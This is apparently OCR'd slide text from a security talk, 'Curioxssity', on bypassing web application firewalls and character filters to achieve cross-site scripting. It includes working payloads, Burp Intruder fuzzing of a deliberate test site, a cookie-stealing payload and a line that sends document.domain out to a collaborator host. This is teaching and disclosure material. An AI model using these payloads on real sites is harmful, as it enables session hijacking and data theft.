
by Anonymous9330 - 4 mins ago



404. That's an error.

by Anonymous1387 - Few seconds ago


Add a comment...



The page at https://www.google.com says:

3

OK Cancel



`<iframe src=1 onmouseover=alert(0)>`



Curioxssity

Case 0

Case 1

Case 2



← → ↻ 🔍 <https://threatcon.io/curioxssity#case2>



Case 2

That WAF/detection
forbids/prevents all attempts on GET
request



Curioxssity

Case 0

Case 1

Case 2



← → ↻ 🔍 https://threatcon.io/curioxssity#case2

The screenshot shows a web browser window with the URL `https://[redacted]/group/planavi`. The page content displays the text "I need a root xxxctestcanal", where "xxxctestcanal" is circled in red. Below the page view, the source code is visible, with the following HTML header section circled in red:

```
165  
166  
167  
168  
169  
170  
171  
172  
173  
167 <html lang="en">  
168 <head>  
169 <meta charset="utf-8">  
170 <title>A Root xxxcCanal</title>  
171 <meta name="viewport" content="initial-scale=1.0, user-scalable=yes, w  
172 <link rel="shortcut icon" href="/_assets/favicon.ico" type="image/  
173 <link rel="stylesheet" href="/_a3/tt/css/base.css?ver=6" type="text/cs
```





Curioxssity

Case 0

Case 1

Case 2



https://threatcon.io/curioxssity#case2

https://[redacted]/group/planavi

I need a root xxxtestcanal

https://[redacted]/group/planavisit/hor

view-source:https://[redacted]

```

145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167 <html lang="en">
168 <head>
169 <meta charset="utf-8">
170 <title>A Root xxxCanal</title>
171 <meta name="viewport" content="initial-scale=1.0, user-scalable=yes, w
172 <link rel="shortcut icon" href="/_assets/favicon.ico" type="image/
173 <link rel="stylesheet" href="/_a3/tt/css/base.css?ver=6" type="text/css

```

ansparenc

The requested URL was rejected. Ple

Your support ID is: 14295758804627

[\[Go Back\]](#)





Curioxssity

Case 0

Case 1

Case 2



https://threatcon.io/curioxssity#case2

https://[redacted]/group/planavisit/hor

desktop
:ore

[redacted].com

OK





Curioxssity

Case 0

Case 1

Case 2



← → ↻ 🔍 <https://threatcon.io/curioxssity#case2>


④ The WAF can be bypassed by exchange the GET request into POST. Using POST request, our XSS payload can be used and will not be blocked.

📎 [Screen_Shot_2018-07-17_at_1.32.34_PM.png](#)

It is noted that the multiple instances with different parameters are vulnerable to XSS attacks via bypassing proxy restriction through POST method. All of the XSS can be

The XSS occurs via POST method. However, this can be bypassed by replacing the requests into GET method (can be done using Burp's "change request method")

Ora



NOTHING TO DO HERE



Case ...

Case 3



← → 🔍 <https://threatcon.io/curioxssity#case3>



Case 3

The super annoying WAF/detection




Case ...

Case 3



← → ↻ 🔍 <https://threatcon.io/curioxssity#case3>

That WAF/filter is probably just a set of complex regex





Case ...

Case 3



Q <https://threatcon.io/curioxssity#case3>

When it is super annoying?

```
<iframe src=1 onmouseover=alert(0)>
```

```
<a href=javascript:alert(0)>
```

```
<img src=meme.png onmouseover=prompt(0);//>
```

```
<script src=javascript:alert(0)>
```



Case ...

Case 3



Q <https://threatcon.io/curioxssity#case3>

<img

- Pass? Tag is not checked.
- There's a chance. **Proceed** to check if event handlers can be used
- ****





Case ...

Case 3



Q <https://threatcon.io/curioxssity#case3>

<img

- `` FAIL!
- `` FAIL!
- `` SUCCESS!
- `` SUCCESS!

`on(load|click|error|show)`





Case ...

Case 3



Q https://threatcon.io/curioxssity#case3

```
1 POST /search.php?test=query HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 60
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
0 Referer: http://testphp.vulnweb.com/search.php?test=query
1 Accept-Encoding: gzip, deflate
2 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
3 Connection: close
4
5 searchFor=<img%20src=x%20%onfoo%|alert(0)>&goButton=go
```



Fuzz all event handlers



Case ...

Case 3



https://threatcon.io/curioxssity#case3

Dashboard Target Proxy **Intruder**

1 x 2 x ...

Target Positions **Payloads** Resource F

Payload Sets
 You can define one or more payload sets. The

Payload set: 1

Payload type: Simple list

Payload Options [Simple list]
 This payload type lets you configure a simple list

Paste onactivate
 Load ... onafterprint
 Remove onafterscriptexecute
 Clear onanimationcancel
 onanimationend
 onanimationiteration
 onanimationstart

Add Enter a new item

Add from list ...

Request ^	Payload	Status
0		200
1	onactivate	200
2	onafterprint	200
3	onafterscriptexecute	200
4	onanimationcancel	200
5	onanimationend	200
6	onanimationiteration	200
7	onanimationstart	200
8	onauxclick	200
9	onbeforeactivate	200
10	onbeforecopy	200
11	onbeforecut	200
12	onbeforedeactivate	200
13	onbeforepaste	200
14	onbeforeunload	200



Case ...

Case 3



https://threatcon.io/curioxssity#case3

The payload used was:

```
<p><img src=x id=x tabindex=1 onfocusin=confirm(document.cookie)></p>
```

Steal admin cookie

Priv esc to admin

Command injection

Pwned!

Findings

SAVE SAVE AND CLOSE VIEW DELETE

INFORMATION

Finding ID: FND-74

- Title: xpentest2
- Finding: Stored XSS

Dialog box content:

```

AWSALB=
K5d3Ik83L
Ev70IUYS
  
```

Buttons: OK, Cancel

community.rsa.com/t5/archer-product-advisories/dsa-2020-049-rsa-archer-security-update-for-multiple/ta-p/572726

Credit:

RSA would like to thank Ahmad Ashraff Ahmad of ZX Security for reporting CVE-2020-5331, CVE-2020-5332, CVE-2020-5333, CVE-2020-5334 & CVE-2020-5335.



Case ...

Case 3



Q <https://threatcon.io/curioxssity#case3>

<img

- Fail? **img** may be checked. Use less known tag

<foo

- Pass? It checks valid HTML tags but not against random characters. There's a chance. **Proceed.**
- Use payload that not requires a valid tag





Case ...

Case 3



Q https://threatcon.io/curioxssity#case3

Attack type: Sniper

```
1 POST /search.php?test=query HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 60
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Apple
9 Accept: text/html,application/xhtml+xml,application/xml;q=0
10 Referer: http://testphp.vulnweb.com/search.php?test=query
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Connection: close
14
15 searchFor=<img src=x onfoo=alert(0)>&goButton=go
```



Fuzz all HTML tags



Case ...

Case 3



https://threatcon.io/curioxssity#case3

Dashboard Target Proxy Intruder

1 x 2 x ...

Target Positions Payloads Resou

Payload Sets
You can define one or more payload sets

Payload set: 1

Payload type: Simple list

Payload Options [Simple list]
This payload type lets you configure a sim

Paste a
Load ... abbr
Remove acronym
Clear address
applet
area
article

4. Intruder attack of testphp.vulnweb.com - Temporary

Results Target Positions Payloads Resource F

Filter: Showing all items

Request ^	Payload	Status
0		200
1	a	200
2	abbr	200
3	acronym	200
4	address	200
5	applet	200
6	area	200
7	article	200
8	aside	200
9	audio	200
10	b	200
11	base	200
12	basefont	200
13	bdi	200



Case ...

Case 3



Q <https://threatcon.io/curioxssity#case3>

① Reflected XSS can be identified in

`https://[redacted]/formulari
os/tem[redacted].asp`

② A bypass was found by utilising `x` element, and `onpointerenter` handler in the payload.



Synack Operations Team

Thank you for your submission.
good payload! Regards, Eddie
Rios



Case ...

Case 4



← → ↻ 🔍 <https://threatcon.io/curioxssity#case4>



Case 4

That application only allows limited characters



Case ...

Case 4



Q <https://threatcon.io/curioxssity#case4>

Parentheses ()

- Can't do `alert()`
- Use:
 - `alert`1``
 - `onerror=alert;throw 23;`
 - `location=name`





Case ...

Case 4



Q <https://threatcon.io/curioxssity#case4>

Equal =

- Can't use =
- Almost impossible in Inside Tag
- You'll be lucky if it happens Outside Tag






Case ...

Case 4



Q <https://threatcon.io/curioxssity#case4>

```
<script type="text/javascript">  
  window.onload = function () {  
    window.location = 'https://url/reflected-point'  }
```



'alert(0),'





Case ...

Case 4




Q <https://threatcon.io/curioxssity#case4>

```
<script type="text/javascript">  
  window.onload = function () {  
    window.location = 'https://url/reflected-point'  }
```



~~'alert(0)'~~





Case ...

Case 4




Q <https://threatcon.io/curioxssity#case4>

```
<script type="text/javascript">  
  window.onload = function () {  
    window.location = 'https://url/reflected-point'  }
```



, . = : @ # ? * %





Case ...


Case 4



Q <https://threatcon.io/curioxssity#case4>

```
<script type="text/javascript">  
  window.onload = function () {  
    window.location = 'https://url/reflected-point'  }
```

, . = : @ # ? * %



'document.location=*****'javascript:document.domain','





Case ...


Case 4



Q <https://threatcon.io/curioxssity#case4>

```
<script type="text/javascript">  
  window.onload = function () {  
    window.location = 'https://url/reflected-point'  }
```

, . = : @ # ? * %



~~'document.location='javascript:document.domain','~~





Case ...

Case 4



Q <https://threatcon.io/curioxssity#case4>

```
<script type="text/javascript">  
  window.onload = function () {  
    window.location = 'https://url/reflected-point'  }
```

javascript:document.*

, . = : @ # ? * %

' , window.location=http://url, '





Case ...

Case 4




Q <https://threatcon.io/curioxssity#case4>

```
<script type="text/javascript">
  window.onload = function () {
    window.location = 'https://url/reflected-point'
```

javascript:document.*

, . = : @ # ? * %

'window.location=http:~~://~~url,'



'window.location=http:url,'





Case ...

Case 4



Q <https://threatcon.io/curioxssity#case4>

How to exfiltrate data?

, . = : @ # ? * %



`http:url/'%2bdocument.domain%2b,'`





Case ...

Case 4



Q <https://threatcon.io/curioxssity#case4>

`'window.location=http:'%2bdocument.domain%2b'.my-burp-domain','`



Awesome bypass, thanks for the detailed report!

Thank you